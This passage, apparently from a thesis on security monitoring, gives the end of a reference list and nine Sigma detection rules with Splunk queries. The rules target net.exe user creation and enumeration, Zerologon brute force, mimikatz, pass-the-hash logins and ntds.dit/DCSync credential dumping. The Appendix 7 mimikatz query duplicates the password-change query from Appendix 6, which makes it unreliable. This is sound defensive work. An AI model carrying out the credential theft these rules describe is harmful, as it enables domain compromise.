Nawyn, Kenneth. 2003. *A Security Analysis of System Event Logging with Syslog.* Retrieved 16.8.2020. https://www.researchgate.net/publication/250896449_A_Security_Analysis_of_System_Event_Logging_with_Syslog

Osquery. 2020. *Using osquery – Logging and Reporting.* Retrieved 24.10.2020. https://osquery.readthedocs.io/en/stable/deployment/logging/

OWASP. 2017. *OWASP Top 10 – 2017. A10:2017 – Inssuficient Logging & Monitoring.* Retrieved 01.01.2021. https://raw.githubusercontent.com/OWASP/Top10/master/2017/OWASP%20Top%2010-2017%20(en).pdf

OWASP. 2020. *Top 10 Web Application Security Risks.* Retrieved 21.7.2020. https://owasp.org/www-project-top-ten/

Peffers, Ken., Tuunanen, Tuure., Rothenberger, Marcus A., Chatterjee, Samir. 2014. *A Design Science Research Methodology for Information Systems Research.* Retrieved 01.01.2021. https://www.researchgate.net/publication/201169029_A_Design_Science_Research_Methodology_for_Information_Systems_Research

Petters, Jeff. 2020. *Complete Guide to Windows File System Auditing.* Retrieved 3.1.2020. https://www.varonis.com/blog/windows-file-system-auditing/

Ponemon. 2019. *Cost of a Data Breach Report 2019.* Retrieved 01.01.2021. https://www.all-aboutsecurity.de/fileadmin/micropages/Fachartikel_28/2019_Cost_of_a_Data_ Breach_Report_final.pdf

Roth, Florian., Patzke, Thomas. 2020. *What is Sigma.* Retrieved 01.01.2021. https://github.com/Neo23x0/sigma#what-is-sigma

Rouse, Margaret., Lutkevich, Ben., Loshin, Peter., Cobb, Mike. 2020. *DMZ (Networking).* Retrieved 21.7.2020. https://searchsecurity.techtarget.com/definition/DMZ

Russinovich, Mark. 2020. *Autoruns for Windows v13.98.* Retrieved 01.11.2020. https://docs.microsoft.com/en-us/sysinternals/downloads/autoruns

Russinovich, Mark., Garnier, Thomas. 2020. *Sysmon v12.03.* Retrieved 01.11.2020. https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon

Salazar, Joseph R. 2019. *The Rise of 'Purple Teaming'.* Retrieved 12.12.2020. https://www.darkreading.com/threat-intelligence/the-rise-of-purple-teaming/a/d-id/1334909

Samonas, Spyridon., Coss, David. 2014. *The CIA Strikes Back: Redefining Confidentiality, Integrity and Availability in Security.* Retrieved 15.8.2020. http://www.proso.com/dl/Samonas.pdf

Sanzgiri, Ameya., Dasgupta, Dipankar. 2016. *Classification of Insider Threat Detection Techniques.* Retrieved 21.01.2021. https://dl.acm.org/doi/10.1145/2897795.2897799

SecureAuth. 2020. *Impacket.* Retrieved 08.12.2020. https://www.secureauth.com/labs/impacket/

SecureAuthCorp. 2020. *Impacket – secretsdump.py.* Retrieved 08.12.2020. https://github.com/SecureAuthCorp/impacket/blob/master/examples/secretsdump.py

SecureAuthCorp. 2020. *Impacket – wmiexec.py.* Retrieved 08.12.2020. https://github.com/SecureAuthCorp/impacket/blob/master/examples/wmiexec.py

Secureworks. 2017. *BRONZE UNION Cyberespionage Persists Despite Disclosures.* Retrieved 01.01.2021. https://www.secureworks.com/research/bronze-union

Seker, Ensar. 2020. *Defense-in-Depth.* Retrieved 01.01.2021. https://medium.com/datadriveninvestor/defense-in-depth-d6c070eac12d

Seyvar, Merve Bas., Çatak, Ferhat Özgür., Gül, Ensar. 2017. *Detection of attack-targeted scans from the Apache HTTP Server access logs.* Retrieved 01.01.2021. https://www.sciencedirect.com/science/article/pii/S2210832717300169

Shashanka, Madhu., Shen, Min-Yi., Wang, Jisheng. 2016. *User and Entity Behavior Analytics for Enterprise Security.* Retrieved 21.01.2021. https://ieeexplore.ieee.org/abstract/document/7840805

Shen, Yikai., Li, Y., Wu, L., Shengui, Liu. 2013. *Enabling the new era of cloud computing: Data security, transfer, and management.* Retrieved 01.01.2021. https://www.researchgate.net/publication/297364763_Enabling_the_new_era_of_cloud_computing_Data_security_transfer_and_management

Sheridan, Kelly. 2020. *ICS Threat Snake Ransomware Suspected in Honda Attack.* Retrieved 21.7.2020. https://www.darkreading.com/attacks-breaches/ics-threat-snake-ransomware-suspected-in-honda-attack/d/d-id/1338075

Shirey, R. 2007. *Request For Comments - Internet Security Glossary, Version 2.* Retrieved 21.7.2020. https://tools.ietf.org/html/rfc4949

Simakov, Marina., Zinar, Yaron. 2020. *Zerologon (CVE-2020-1472): An Unauthenticated Privilege Escalation to full Domain Privileges.* Retrieved 3.1.2021. https://www.crowdstrike.com/blog/cve-2020-1472-zerologon-security-advisory/

Smith, Randy. 2017. *What is the Ntds.dit File?* Retrieved 08.12.2020. https://www.ultimatewindowssecurity.com/blog/default.aspx?d=10/2017

Splunk. 2021. *What is SIEM?* Retrieved 3.1.2021. https://www.splunk.com/en_us/data-insider/what-is-siem.html

Sqrrl. 2021. *Hunt Evil: Your Practical Guide to Threat Hunting.* Retrieved 3.1.2021. https://www.threathunting.net/files/hunt-evil-practical-guide-threat-hunting.pdf

StealthBits. 2020. *Ntds.dit Password Extraction.* Retrieved 08.12.2020. https://attack.stealthbits.com/ntds-dit-security-active-directory

Stealthbits. 2020. *Pass-the-hash.* Retrieved 08.12.2020. https://attack.stealthbits.com/pass-the-hash-attack-explained

Strom, Blake E., Applebaum, Andy., Miller, Doug P., Nickels, Kathryn C., Pennington, Adam G., Thomas, Cody B. 2020. *MITRE ATT&CK: Design and Philosophy.* Retrieved 01.01.2021. https://www.mitre.org/publications/technical-papers/mitre-attack-design-and-philosophy

Strom, Blake E., Battaglia, Joseph A., Kemmerer, Michael S., Kupersanin, William., Miller, Douglas P., Wampler, Craig., Whitley, Sean M., Wolf, Ross D. 2017. *Finding Cyber Threats With ATT&CK-Based Analytics.*

Retrieved 01.01.2021. https://www.mitre.org/publications/technical-papers/finding-cyber-threats-with-attck-based-analytics

Sucuri. 2020. *What is a Brute Force Attack?* Retrieved 21.7.2020. https://sucuri.net/guides/what-is-brute-force-attack/

Taylor, Chris. 2017. *When Phishing Starts from the Inside.* Retrieved 21.7.2020. https://blog.trendmicro.com/phishing-starts-inside/

Tervoort, Tom. 2020. *Zerologon: Instantly Become Domain Admin by Subverting Netlogon Cryptography (CVE-2020-1472).* Retrieved 01.11.2020. https://www.secura.com/blog/zero-logon

Tuominen, Sanna. 2019. *Open Source Intelligence and OSINT Applications.* Retrieved 21.7.2020. https://www.theseus.fi/bitstream/handle/10024/171315/Tuominen_Sa%20nna.pdf?sequence=2

Tuor, Aaron., Kaplan, Samuel., Hutchinson, Brian., Nichols, Nicole., Robinson, Sean. 2017. *Deep Learning for Unsupervised Insider Threat Detection in Structured Cybersecurity Data Streams.* Retrieved 21.01.2021. https://ieeexplore.ieee.org/abstract/document/7357562

Ullah, Faheem., Edwards, Matthew., Ramdhany, Rajiv., Chitchyan, Ruzanna., Babar M. Ali., Rashid, Awais. 2018. *Data exfiltration: A review of external attack vectors and countermeasures.* Retrieved 21.01.2021. https://doi.org/10.1016/j.jnca.2017.10.016

Vissamsetty, Venu. 2020. *Protection Against Targeted Active Directory Ransomware.* Retrieved 01.11.2020. https://medium.com/attivotechblogs/protection-against-targeted-active-directory-ransomware-edf86fbbb389

Wang, Chenxi., Clark, Jason., Wilcox, Dustin. 2018. *The State of the SOC: An Enterprise Study on Threat Detection and Response.* Retrieved 01.01.2021. https://fidelissecurity.com/resource/report/the-state-of-the-soc/

Williams, Elise. 2020. *Best 5 Software Deployment Tools for Enterprise.* Retrieved 15.8.2020. https://pdf.wondershare.com/business/software-deployment-tools.html

Wueest, Candid., Anand, Himanshu. 2017. *Internet Security Threat Report – Living off the land and fileless attack techniques.* Retrieved 24.10.2020. https://docs.broadcom.com/doc/istr-living-off-the-land-and-fileless-attack-techniques-en

Young, Scott. 2001. *Designing a DMZ.* Retrieved 21.7.2020. https://www.sans.org/reading-room/whitepapers/firewalls/designingdmz-950

Zimmerman, Carson. 2014. Mitre. *Ten Strategies of a World-Class Cybersecurity Operations Center.* Reterieved 01.01.2021. https://www.mitre.org/sites/default/files/publications/pr-13-1028-mitre-10-strategies-cyber-ops-center.pdf

APPENDIX 1 NET.EXE USER CREATION

```
        title: Net.exe local user creation PowerShell
        id: de76e3e9-e652-4f44-823f-0fc03a21831a
        status: experimental
        description: Detects creation of a local user via PowerShell using net.exe. Based on event ID 4688
and the command line arguments
        references:
          -
https://github.com/Neo23x0/sigma/blob/master/rules/windows/powershell/powershell_create_local
_user.yml
        tags:
          - attack.initial_access
          - attack.persistence
          - attack.privilege_escalation
          - attack.defense_evasion
          - attack.T1078.003
        author: Juuso Myllylä
        date: 2020/11/03
        logsource:
          product: windows
          service: 'Microsoft Windows security auditing'
        detection:
          selection:
            EventID: 4688
            ProcessCommandLine|contains:
              - 'net'
              - 'user'
              - 'add'
          condition: selection
        falsepositives:
          - Creating a legitimate local user
        level: medium
```

APPENDIX 2 WHOAMI.EXE ENUMERATION

```
        title: Whoami group enumeration
        id: f9d01efb-257d-40a1-9f5f-fe7d52b5c32b
        status: experimental
        description: Searches for usage of whoami.exe from Sysmon logs to find abnormal usage of
whoami, usually done by an attacker after gainining the initial foothold on a system.
        references:
          - https://blogs.jpcert.or.jp/en/2016/01/windows-commands-abused-by-attackers.html
        tags:
          - attack.discovery
          - attack.T1033
        author: Juuso Myllylä
        date: 2020/12/02
        logsource:
          product: windows
          service: 'Microsoft-Windows-Sysmon/Operational'
        detection:
          selection:
            EventID: 1
            Image: '*whoami.exe*'
          condition: selection
        falsepositives:
          - Can sometimes be used by system administrators
        level: medium

        Splunk search query:
        index=sysmon
        EventCode=1
        source="WinEventLog:Sysmon"
        "Image"="*whoami.exe*"
        | table host, User, CommandLine, CurrentDirectory, Description
```

APPENDIX 3 DOMAIN USER ENUMERATION

```
title: net.exe domain enumeration
id: ab36309e-22af-4928-b2a9-8f477cd74e9d
status: experimental
description: Searches for usage of net.exe from Sysmon logs to find indications of domain enumeration from abnormal hosts and users.
references:
  - https://attack.mitre.org/techniques/T1087/002/
tags:
  - attack.privilege_escalation
  - attack.T1087.002
author: Juuso Myllylä
date: 2020/12/02
logsource:
  product: windows
  service: 'Microsoft-Windows-Sysmon/Operational'
detection:
  selection:
    EventID: 1
    ParentImage: '*net.exe'
    ParentCommandLine: 'net  user /domain'
  condition: selection
falsepositives:
  - Can sometimes be used by system administrators
level: medium

Splunk search query:
index=sysmon
source="WinEventLog:Sysmon"
ParentImage="*net.exe"
ParentCommandLine="net  user /domain"
EventCode=1
| table _time, ComputerName, User, CurrentDirectory, ParentCommandLine
```

APPENDIX 4 DOMAIN CONTROLLER ENUMERATION

```
title: gpresult /z enumeration
id: 8575b911-9f14-4a0f-84c6-1b4bb7fdba80
status: experimental
description: Searches for gpresult /z usage to see potential enumeration attempts, reveals useful information for an attacker.
references:
    - https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/gpresult
tags:
    - attack.execution
    - attack.T1059.003
author: Juuso Myllylä
date: 2020/12/02
logsource:
    product: windows
    service: 'Microsoft-Windows-Sysmon/Operational'
detection:
    selection:
        EventID: 1
        Image: '*gpresult.exe'
        CommandLine: 'gpresult  /Z'
    condition: selection
falsepositives:
    - Can sometimes be used by system administrators to see the contents of applied group policy objects
level: medium

Splunk search query:
index=sysmon
sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational"
CommandLine="gpresult  /Z"
Image="*gpresult.exe"
EventCode=1
| table _time, ComputerName, User, CommandLine, CurrentDirectory
```

APPENDIX 5 ZEROLOGON NETWORK TRAFFIC

```
        title: Zerologon RPC brute force attempt
        id: f4f18fc4-2092-4459-b4b3-664d3c14534c
        status: experimental
        description: Searches for sudden spike in DCE RPC requests originating from a single host against
a domain controller. (Test conducted with Mimikatz Zerologon module)
        references:
          - https://www.secura.com/uploads/whitepapers/Zerologon.pdf
        tags:
          - attack.credential_access
          - attack.T1110
        author: Juuso Myllylä
        date: 2020/12/03
        logsource:
          product: Zeek
          service: network traffic
        detection:
          selection1:
            service: '*dce_rpc' # Wildcard, since NTLM can also be seen in the service name
            dest_port: 135
          selection2:
            event_count: '>= 50' # From a single IP address
            timerange: '3m'
          condition: selection1 AND selection2
        falsepositives:
          - Should not happen too often, whitelist regularly seen source IP addresses once confirmed to be
non-malicious.
        level: medium

        Splunk search query:
        index=zeek service="*dce_rpc" dest_port=135
        | stats count by src_ip | where count >= 50
```

APPENDIX 6 COMPUTER ACCOUNT PASSWORD CHANGED

```
title: Zerologon Computer Account password changed
id: c269cca1-c712-4d87-8c0d-08e9a9165bc7
status: experimental
description: Searches for event ID 4742 on domain controller's computer account (domain controller name + $)
sources:
   - https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4742
   - https://www.cynet.com/zerologon/
tags:
   - attack.credential_access
   - attack.T1212
author: Juuso Myllylä
date: 2020/12/03
logsource:
   product: Windows
   service: Microsoft Windows security auditing
detection:
   selection:
      event_id: 4742
      keywords: 'Audit success'
   condition: selection
falsepositives:
   - Computer account passwords are rarely changed, investigate with priority when alert is from a domain controller.
level: high

Splunk search query:
index="wineventlog" EventCode=4742 Keywords="Audit Success"
| table _time, ComputerName, Account_Name, name, src_user
```

APPENDIX 7 MIMIKATZ PROCESS EXECUTED

```
title: Mimikatz process executed on endpoint
id: f1b02e2b-1be4-4646-86da-c3a0f660de2b
status: experimental
description: Searches for processes named mimikatz.exe, detection based on string values.
sources:
   - https://github.com/gentilkiwi/mimikatz
   - https://attack.mitre.org/software/S0002/
tags:
   - attack.persistence
   - attack.T1098
   - tool.S0002
author: Juuso Myllylä
date: 2020/12/03
logsource:
   product: Sysmon
   service: Microsoft-Windows-Sysmon/Operational
detection:
   selection:
      event_id: 1
      image: '*mimikatz.exe'
   condition: selection
falsepositives:
   - Purple / red teaming, penetration testing.
level: critical

Splunk search query:
index="wineventlog" EventCode=4742 Keywords="Audit Success"
| table _time, ComputerName, Account_Name, name, src_user
```

APPENDIX 8 BUILT-IN ADMINISTRATOR NTLM AUTHENTICATION

```
title: Built-in Administrator NTLM login detected
id: 0b33a73c-699f-4c5a-864a-5965038ffe7a
status: experimental
description: Detects login events (Event id 4624) for the built-in "Administrator" account, while using NtlmSsp as logon process.
Commonly seen when logging in with dumped NTLM hash, using for example WMIexec.
sources:
  - https://riccardoancarani.github.io/2020-05-10-hunting-for-impacket/
tags:
  - attack.lateral_movement
  - attack.T1550.002
author: Juuso Myllylä
date: 2020/12/03
logsource:
  product: Windows
  service: Microsoft Windows security auditing.
detection:
  selection:
    event_id: 4624
    user: 'Administrator'
    logon_process: 'NtlmSsp'
    authentication_package: 'NTLM'
  condition: selection
falsepositives:
  - Should not contain any, legacy authentication should not be used with domain admin privileged accounts.
level: critical

Splunk search query:
index="wineventlog" EventCode=4624 user=Administrator Logon_Process=NtLmSsp Authentication_Package=NTLM
 | table _time, Account_Name, Authentication_Package, ComputerName, src_ip, app, signature
```

APPENDIX 9 NTDS.DIT EXTRACTION NETWORK TRAFFIC

```
        title: DRSGetNCChanges - Directory Replication Service (DRS) Remote Protocol - DCSync / ntds.dit dump
        id: 8e15d86e-c9cd-4061-9aef-fcc89b2e82dd
        status: experimental
        description: Attempts to find potential ntds.dit dumps, especially when using Impacket secretsdump.py
        sources:
          - https://github.com/SecureAuthCorp/impacket/blob/master/examples/secretsdump.py
        tags:
          - attack.credential_access
          - attack.T1003.003
        author: Juuso Myllylä
        date: 2020/12/03
        logsource:
          product: Zeek
          service: DCE RPC logs
        detection:
          selection:
            endpoint: 'drsuapi'
            operation: 'DRSGetNCChanges'
          condition: selection
        falsepositives:
          - Legitimate Directory Replication Services should be whitelisted, look for abnormal connections from workstations to domain controllers
        level: high

        Splunk search query:
        index=* DRSGetNCChanges operation=DRSGetNCChanges endpoint=drsuapi
        | table _time, src_ip, dest_ip, operation
```